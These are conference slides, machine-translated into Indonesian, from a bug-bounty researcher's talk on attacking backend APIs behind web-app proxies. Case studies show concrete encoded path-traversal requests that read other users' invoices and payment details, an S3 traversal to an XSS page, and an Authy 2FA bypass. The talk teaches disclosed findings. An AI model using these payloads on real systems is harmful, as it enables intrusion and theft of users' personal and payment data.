

A dark gray silhouette of a castle with multiple towers and battlements, centered in the background. The text is overlaid on this graphic.

Menyerang Konteks Sekunder dalam Aplikasi Web

Sam Curry

siapa saya

- Sam Curry
(@samwcyo)
- Pemburu hadiah bug penuh waktu (3 tahun hidup dan mati)
- Bergairah tentang keamanan aplikasi / penelitian
(jalankan blog @ samcurry.net)



Bagaimana saya sebelumnya berpikir semua server HTTP bekerja ...

- File aplikasi disimpan / diakses di folder server web
 - / var / www / html /
 - / usr / share / nginx / html /
 - ... dll ...
- DAPATKAN /index.html
 - Mencoba memuat di /webserver/index.html
- DAPATKAN / folder / index.html
 - Mencoba memuat di /webserver/folder/index.html
- Sangat mudah dan sederhana

Directory listing for /

- [css/](#)
 - [images/](#)
 - [inc/](#)
 - [index.php](#)
 - [js/](#)
-

Berbagai cara aplikasi web melakukan perutean

- Sebenarnya tidak berurusan dengan file yang disimpan, melainkan menggunakan rute yang ditentukan

```
4
5  const MainUserRouter = require("express").Router();
6
7  MainUserRouter.route("/activate")
8    .get(require("./show-activate-page.js"))
9    .post(require("activate.js"));
10
11 MainUserRouter.route("/deactivate")
12   .get(require("./show-deactivate-page.js"))
13   .post(require("deactivate.js"));
14
15 MainUserRouter.route("/register")
16   .get(require("./show-register-page.js"))
17   .post(require("register.js"));
18
19 module.exports = MainUserRouter;
```

```
const express = require('express' 4.17.1 )
const app = express()
const port = 3000

app.get('/', (req, res) => res.send('Hello World!'))

app.listen(port, () => console.log(`Example app listening on port ${port}!`))
```

Berbagai cara aplikasi web melakukan perutean

- Dikirim melalui middleware dan proksi, terkadang melalui penyeimbang beban ...

```
location /some/path/ {  
    proxy_pass http://www.example.com/link;  
}
```


```
location ~ /\.php {  
    proxy_pass http://127.0.0.1:8000;  
}
```

```
ProxyPass "/" "http://www.example.com/"  
ProxyPassReverse "/" "http://www.example.com/"
```

```
ProxyPass "/images" "http://www.example.com/"  
ProxyPassReverse "/images" "http://www.example.com/"
```

Berbagai cara aplikasi web melakukan perutean


- Mengambil konten dari API
 - Mengirim permintaan HTTP kedua
 - Biasanya tuan rumah berbeda
 - Kurangnya validasi input
- Terkadang membawa info auth ke API
 - Model autentikasi yang mendasarinya
 - Terkadang tidak hadir ...



Metode untuk mengidentifikasi perutean aplikasi

- Direktori traversal
 - Apakah `"/api/.."` mengembalikan sesuatu yang berbeda dari `"/"`?
- Fuzzing menggunakan karakter kontrol
 - `% 23 (#), % 3f (?), % 26 (&), % 2e (.), % 2f (/), % 40 (@)`
 - Pengkodean URL ganda / tiga
- Apakah perilaku tiba-tiba berubah untuk direktori tertentu?
 - Mengapa `"/ gambar /"` mengembalikan tajuk yang berbeda dari `"/"`?
- Adakah informasi yang dapat kami tangkap?
 - `"Internal.company.com:8080"` mengembalikan yang berikut: `'500 server internal kesalahan'"`

Mengidentifikasi perutean aplikasi - Contoh



- Kami dapat mengidentifikasi / favicon.ico* sedang dilayani melalui CloudFront
- Bagaimana jika ini dilayani melalui ember S3?
 - DAPATKAN /favicon.ico/..%2f..%2fattackersbucket%2fxss.html
 - (Diproksi sebagai https://s3.amazonaws.com/yahoo-bucket/favicon.ico/../../attackersbucket/xss.html)

Mengidentifikasi perutean aplikasi - Contoh

- Meminta webroot berperilaku benar-benar normal
- Menjelajah ke / api / v1 / mengungkapkan perilaku berbeda
 - Header berbeda, tipe konten, dll.
- Kami dapat mengonfirmasi perutean terpisah melalui melintasi mundur ke "/" pada server API melalui "../..../"

```
GET /api/v1/groups/../../../../ HTTP/1.1
Host: [REDACTED]
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Fri, 20 Mar 2020 06:10:20 GMT
X-Yahoo-Serving-Host: [REDACTED]
Age: 0
Server: ATS
Referrer-Policy: no-referrer-when-downgrade
Connection: keep-alive
Strict-Transport-Security: max-age=15552000
Expect-CT: max-age=31536000,
report-uri="http://csp.yahoo.com/beacon/csp?src=yahoomcom-expect-ct-report-only"
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 1690

{"handlers":[{"id":"[REDACTED]nfig.StatisticsRequestHandler",
"class":"[REDACTED]nfig.StatisticsRequestHandler","bundle":"
container-disc:5.50.9","serverBindings":["http://*/statistics/*","https:
//*/statistics/*"]},{id":"[REDACTED]ndler.observability.App
licationStatusHandler","class":"[REDACTED]ndler.observabilit
y.ApplicationStatusHandler","bundle":"container-search-and-docproc:5.50.
9","serverBindings":["http://*/ApplicationStatus","https://*/Application
Status"]},{id":"[REDACTED]ndler.VipStatusHandler","class":"
[REDACTED]ndler.VipStatusHandler","bundle":"container-disc:5
.50.9","serverBindings":["http://*/status.html","https://*/status.html"]
},{id":"[REDACTED]VipStatusHandler","bundle":"[REDACTED]
roups.gapi.VipStatusHandler","bundle":"gapi:1.0.0","serverBindings":["htt
p://*:4080/status.html"]},{id":"[REDACTED]bility.BindingsO
verviewHandler","class":"[REDACTED]bility.BindingsOverviewH
```

Masalah umum dengan konteks sekunder

- Data dilayani di seluruh lapisan tambahan
 - Memperkenalkan masalah terjemahan seperti penyelundupan permintaan HTTP
 - Injeksi CRLF di tempat-tempat aneh
- Pengembang tidak berharap pengguna dapat mengontrol parameter / jalur
 - Fungsi yang biasanya Anda lihat di lingkungan pengembangan dapat diakses (? Debug = 1, / server-status)
- Pengungkapan informasi
 - Header HTTP internal, token akses
- SSRF dan XSS melalui memanipulasi konten respons
 - Menemukan pengalihan terbuka dalam konteks ke-2 = server mengeluarkan / berpotensi memberikan permintaan sewenang-wenang

Mengidentifikasi perutean aplikasi - Contoh

Request

Raw Headers Hex

```
GET /files/lo1.png%23 HTTP/1.1
Host: [REDACTED]
Cookie:
SMIDENTITY=Z+AOJgt1a9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M
4TzxITDPggJ9BHzSVagzku8N7v/qJRt19Sadbg7/P7YWietG2fYS1+
grJMCSS6iJECJK4E0/CDvWNcUrc9jO867i4OuYlyuJJeriZDVahti9
pCkQa5geM7anggUwgD4+htE/NL5Jvr2vLmtLkQZ1LpLP3PF6x9/HH5
```

Response

Raw Headers Hex JSON Beautifier

```
{
  "fileService": {
    "error": {
      "Unable to read file":
"http://[REDACTED] 4080/gv/users/9283/uploads/lo1.png#?function=serve"
    }
  }
}
```

- Melewati "% 23" berubah menjadi "#" dan membuat permintaan yang mendasarinya gagal saat parameternya dijatuhkan
- Kontrol apa yang kita miliki atas permintaan kedua?
- Bagaimana ini bisa dimanfaatkan oleh penyerang?

Mengidentifikasi perutean aplikasi - Contoh

Request

Raw Headers Hex

```
GET /files/..%2f%23 HTTP/1.1
Host: [REDACTED]
Cookie:
SMIDENTITY=Z+AOJgt1a9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M4TzxIT
DPggJ9BHszSVagzku8N7v/qJrt19Sadbg7/P7YWietG2fYS1+grJMCSS6iJECJ
K4E0/CDvWNCUrc9j0867i4OuY1yuJJeriZDVahti9pCkQa5geM7anggUwgD4+
htE/NL5Jvr2vLmtLkQZ1LpLP3PF6x9/HH58NyVo9KN6vp/C+ykq24BgKySC19
TUnPm4Y20AYTuc0LBN8ve0xY/iCeDX6fZebeQeJFlmndZjssMOfqg8V5DBImp
bVv4BVvzfE2PIxJL0hjgEBpAY1gPEVtltg7kZaWTVzog+goFWizcM3mTSYURD
Bq9a4QB+HFJCOuCF8knjnCVwFuguCv3igXJJJa8LsXadzEHivsQj2LXUBlwwfm
60Un9e9kQ81WROR0mZ7wGSYhjTYELNbIAt2Wtz6FUWqgeeI83hAFIA0Sslwwyk
mWZNptEKLPHVHFolKtSteAYuyOfgFwwGauNgWYDdMh4C63V1fFlaYSg7jYui/7
B9C4gtCt9a0NS40W4+b0M6tLGIP8TFgc3niuG7IJN+TR4WV4FnzOf1jVl77GX
nFk/qcbC61/+RNxHCSmuYNKcyYoy4Sw42wQuLV+U7VjaaLy4lIboncq2aohfF
Y3eNiW7CMD5Rqc5gNB+5jaQ+rRj8F+4jnSzzQpUMa+8T;
```

Response

Raw Headers Hex JSON Beautifier

```
{
  "fileService": {
    "error": {
      "Unable to read file":
"http://[REDACTED]080/gv/users/9283/#?function=serve"
    }
  }
}
```

- Melintasi mundur memungkinkan kita menimpa jalur API
- Pengindeksan untuk ID pengguna didasarkan pada cookie sesi

Mengidentifikasi perutean aplikasi - Contoh

Request

Raw Params Headers Hex

```
GET /files/..%2f..%2f9293%2ftest.png HTTP/1.1
Host: [REDACTED]
Cookie:
```



Response

Raw Headers Hex Render



- Kita dapat melintasi API internal, menimpa ID pengguna, lalu membaca file korban
- Semua panggilan API lainnya juga dapat diakses

DAPATKAN /files/..%2f..%2f + ID korban +% 2f + nama file korban

Masalah umum yang menyerang konteks sekunder

- API seringkali tidak menormalkan URL permintaan
 - Tidak mungkin untuk melewati panggilan API

HTTP ERROR 404 Not Found

URI: /oauth2/request_auth/../../

STATUS: 404

MESSAGE: Not Found

SERVLET: org.eclipse.jetty.servlet.ServletHandler\$Default404Servlet

[Powered by Jetty:// 9.4.26.v20200117](#)

Response

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Content-Length: 33
Connection: close
Server: nginx
Date: Wed, 25 Mar 2020 01:35:05 GMT
Content-Security-Policy: form-action 'self'; object-src 'none';
worker-src 'none'; base-uri 'none'; block-all-mixed-content;
default-src 'self' https://normandy.cdn.mozilla.net/; frame-src 'none';
report-uri /__cspreport__
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
Via: 1.1 google, 1.1 6882b7f73f99f4252e38ffcae3fa0c4b.cloudfront.net
(CloudFront)
Alt-Svc: clear
Vary: Origin
X-Cache: Error from cloudfront
X-Amz-Cf-Pop: ORD52-C1
X-Amz-Cf-Id: duPE7DsixoJp0KC96VozXrCjKoOfPcS_PnpETclSdSksFEvpdp_q0g==
Age: 12

{"path": "/api/v1/../../api/v1/"}
```

Masalah umum yang menyerang konteks sekunder

- Otentikasi yang mendasarinya membuat masalah kontrol akses menjadi tidak mungkin
 - Bahkan jika API bersifat internal, tidak ada manfaat selain permukaan serangan yang melebar

▲ The `ProxyPassReverseCookieDomain` directive has syntax:

1

```
ProxyPassReverseCookieDomain internal-domain public-domain [interpolate]
```



Just like in this example for `ProxyPassReverse`, the **order is reversed** (back-end first):



```
ProxyPass          "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverse   "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverseCookieDomain "backend.example.com" "public.example.com"
ProxyPassReverseCookiePath  "/" "/mirror/foo/"
```

share improve this answer

answered Jul 8 '18 at 8:20



Esa Jokinen

27.8k ● 2 ● 43 ● 73

Mengidentifikasi perutean aplikasi - Contoh

Invoices

Invoice date	Invoice #	Display name	Service	Amount	Refund	Status	
6/11/2018	INV10389797	htp7868.yahoosites.com	Website Builder Lite	-\$0.23	-	Processed	Download
6/9/2018	INV10373515	A-S00141823	Website Builder Lite	-\$0.23	-	Processed	Download
5/12/2018	INV10124925	htp7868.yahoosites.com	Website Builder Lite	\$7.00	-	Cancelled	Download

`https://www.luminate.com/my-services/invoices/INV08179455/pdf`

- Permintaan HTTP memuat PDF faktur yang ditentukan
- IDOR tidak berfungsi, menghasilkan 404 (agak menarik)
- Apakah mereka melakukan sesuatu yang aneh / dapat dieksploitasi di sini?

Mengidentifikasi perutean aplikasi - Contoh


- DAPATKAN `/my-services/invoices/..%2finvoices%2fINV08179455/pdf`
 - Ini berfungsi (200 dengan konten PDF)
- DAPATKAN `/my-services/invoices/..%2f..%2fmy-services%2finvoices%2fINV08179455/pdf`
 - Ini tidak (404 tanpa konten PDF)
- Ini tidak benar-benar membuktikan apa-apa, tetapi itu menarik
 - Jika itu melintasi pada kotak yang sama / biasanya, itu akan memuat keduanya
 - Ini mungkin layak untuk diinvestigasi sedikit

```
Content-disposition: inline; filename=INV10389797.pdf
```



Mengidentifikasi perutean aplikasi - Contoh

- Ada kemungkinan direktori sebelum "/" faktur "/" mengindeks unggahan kami
(/: userid / faktur /: faktur)
- Jika kami dapat menebak direktori ini, kami berpotensi melihat faktur pengguna lain
- Banyak hal untuk ditebak di sini ...



Mengidentifikasi perutean aplikasi - Contoh

- Penyusup (0-1000000) tidak berfungsi
- Email tidak berfungsi
- Nama pengguna tidak berfungsi

... tapi ...

- Pesan kesalahan pada bagian lain dari aplikasi mengungkapkan hal-hal berikut ...

```
{"error": "Id samwcurry@gmail.com #vj tidak memiliki izin untuk mengubah domain example.com."}
```
- Momen kebenaran ...

```
GET /my-services/invoices/..%2f..%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
```

Mengidentifikasi perutean aplikasi - Contoh

Request

Raw Params Headers Hex

```
GET /my-services/invoices/..%2f..%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://www.yahoosmallbusiness.com/my-services/invoices?_ga=2.249759426.578118327.1585100975-242341290.1585100975
Cookie: YSB_ELEVATED_PRIVACY=false; LV=1.2&idm=1;
Y=v=1&n=samwcurry@gmail.com&l=10cm2khh0@6c08b.2ec/o&r=vj%2fintl=us&npl=1&idm=1;
T=s&k=DAAfswN0VCCsQ5&sks=EAAngQpCH2zYQlpS8J.AF4lIA---F&d=dG1wAXVkuM9pQgFvawFlbQFzbAFINVGd4TkRjd09EYzRoemd3T0EtLQF6egElaXJ1ZUUBMkoBdGVbQ0FB&idm=1;
L=v=1&s=y7D5b6ypLfDtV8yzaaPcl73Tp1GgvAve2EJT6tP-hvAq213aZ8KsmUg7MG81h31d-D9JvNkbyndkO-eSgK0SocKIPxDPQ8GDMa7TjQzvAlqj9y1EGzyMGIXjhYOFLG3AR8QL1YltiueKpW_Yr1M8FXb3fCynv46aF2HFyeQ58iBz1HuXhhQHj8kStccjuzSxu&idm=1; LT=s=ADtG3CnHMo6CLySGvFs7qSfLnjp8z1sAhR2hb_AEnc&idm=1;
ysbexp=j%3A%7B%22id%22%3A%22923a3ea248b202db190b4b1476abe6e7%22%7D; CONSENT=10111.1585100992038;
wpl6765="UZAZYDDDDDMCATYBMU-YHMA-XTHL-HTMW-ILCCUMUAAJIKDgNasD"; _ga=GAL.2.242341290.1585100975;
_gid=GAL.2.578118327.1585100975; _gat=1; _fbp=fb.1.1585100992958.1076555249
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex PDF

1 of 1

INVOICE

YAHOO!
SMALL BUSINESS

Invoice Number:	INV10389797
Invoice Date:	06/11/2018

Bill to: sam curry
[REDACTED]
Omaha, Nebraska 68022
United States
ATTN: sam curry

http7868.yahoosites.com

- Penyerang dapat membaca PDF siapa saja jika mereka tahu ...
 - Alamat email
 - Nomor faktur
- Bug yang baik-baik saja ... kurasa
- Apakah perilaku ini di tempat lain di aplikasi?



Mengidentifikasi perutean aplikasi - Contoh

My Account

[Profile](#) [Subscriptions](#) [Invoices](#) [Payment Methods](#) [View My Services](#)

Payment Methods

[Add a payment method](#)

Card type	Card	Address	Status	Actions
	PayPal	proofofconcept.email@yahoo.com	 Declined ⓘ	Delete Assign

- Jelas bagian yang lebih menarik dari situs web
- Bagaimana informasi pembayaran diambil?

Mengidentifikasi perutean aplikasi - Contoh

yahoo! small business

My Account

[Profile](#) [Subscriptions](#) [Invoices](#) [Payment Methods](#) [View My Services](#)

Edit payment method

Credit card information

Name on card

Card number

Billing address

Street address

City & state

- Mungkin ini disimpan dengan cara yang sama, tetapi jika demikian ...
 - Apa nama direktori?
 - Bagaimana kita dapat mengambil ID unik itu?

Mengidentifikasi perutean aplikasi - Contoh

← → ↺ 🏠 🔍 https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

yahoo!
small business

🔍 https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

Cancel Save

Edit payment method

Credit card information Billing address

Name on card Samuel Curry Street address [REDACTED]

- Mungkin ini disimpan dengan cara yang sama, tetapi jika demikian ...
 - ~~Apa nama direktori? (/cara Pembayaran/)~~
 - Bagaimana kita dapat mengambil ID unik itu?

Mengidentifikasi perutean aplikasi - Contoh

- DAPATKAN / langganan /: id

+

Trik yang sama dari sebelumnya

=

Melintasi untuk melihat ID

metode pembayaran



<https://www.luminate.com/subscription/..%2f..%2f+email+%2f+id>

- Mungkin ini disimpan dengan cara yang sama, tetapi jika demikian ...
 - ~~Apa nama direktori? (/cara Pembayaran/)~~
 - ~~Bagaimana kita dapat mengambil ID unik itu? (trik dengan / langganan /)~~

Mengidentifikasi perutean aplikasi - Contoh

My Account

Profile Subscriptions Invoices Payment Methods View My Services

Edit payment method

Credit card information

Name on card Samuel Curry

Card number XXXX-XXXX

Expiration date [Month] [Year]

Billing address

Street address [Redacted]

City & state Omaha Nebraska

Zip code & country [Redacted] United States

Phone number [Redacted]

Cancel Save

DAPATKAN `/my-services/edit-payment-method?uid=../`

`samwcurry@gmail.com%23vj/paymentmethods/2c92a00871083a4600fa287ce52fe`

Mengidentifikasi perutean aplikasi - Contoh

- Tingkat keparahan meningkat dari membaca faktur pengguna hingga membaca informasi pembayaran
- Satu-satunya informasi yang kami butuhkan adalah alamat email korban
 - ID berlangganan dapat menjadi paksa
 - Kami memperoleh ID pembayaran dari traversal ID berlangganan



Menjelajahi semua kemungkinan


- Meskipun traversal direktori bermanfaat untuk jenis bug ini, itu tidak perlu untuk berbagai serangan
- Dalam beberapa kasus, panggilan API berperilaku serupa dengan permintaan SQL yang mengevaluasi true / false

Does <code>https://internal.com/?code=1234</code> return 200?	Does <code>SELECT * FROM `x` WHERE `id`=1234</code> return "True"?
---	--

- Dampak tentu saja bervariasi per kasus, tetapi ada banyak kemungkinan menarik

Studi Kasus - Bypass Authy 2FA

- Authy - layanan 2FA, library yang dapat diinstal
- Pengguna -> [Klien -> Authy]



Studi Kasus - Bypass Authy 2FA

- Saat membaca respons dari Authy, server hanya memeriksa untuk...
 - JSON {"sukses": true}
 - HTTP 200 OK

- Bagaimana token pengguna dikirim ke Authy?

```
this._request ("get", "/" + protected + "/ json / verifikasi /" + token + "/" + id, {}, callback, qs);
```

- GET / protected / json mengembalikan 200 OK dan JSON {"success": true}
 - Apakah sederhana itu?

Studi Kasus - Bypass Authy 2FA

2-Step Verification

Enter the verification code generated by your phone ending in **+x xxx xxx xx40**. You can also use the Authy or Google Authenticator app on your phone.



Enter 2-step verification code:

VERIFY

☐ Don't ask me for the code again for 30 days when I use this computer.

Bypass Universal 2FA untuk sebagian besar perpustakaan Authy
(kredit: Egor Homakov, @homakov)

Ulasan

- Banyak peluang unik dalam menyerang konteks sekunder
 - Permintaan sering dikirim secara internal
 - Seringkali lingkungan yang kurang membatasi
 - Otorisasi terkadang tampak arbitrer (200 vs 403 saat Anda mengontrol rute)
- Masalah yang sangat rumit bagi pengembang
 - Permintaan dikirim antara server dengan perilaku berbeda
 - Sulit mengisolasi API internal di mana data pengguna tidak berbahaya
 - Sanitasi untuk jalur relatif sulit 2-3 dalam proxy
- Banyak penelitian baru relatif terhadap pendekatan serupa
 - Menggunakan tajuk "Maju Maks" untuk mengetahui informasi lebih lanjut tentang permintaan Anda (<https://www.agari.fr/blog/archives/2011/11/12/trac>)

Kernelcon terima kasih!

- Pertanyaan? Mungkin jawaban?



Sam Curry
@samwcyo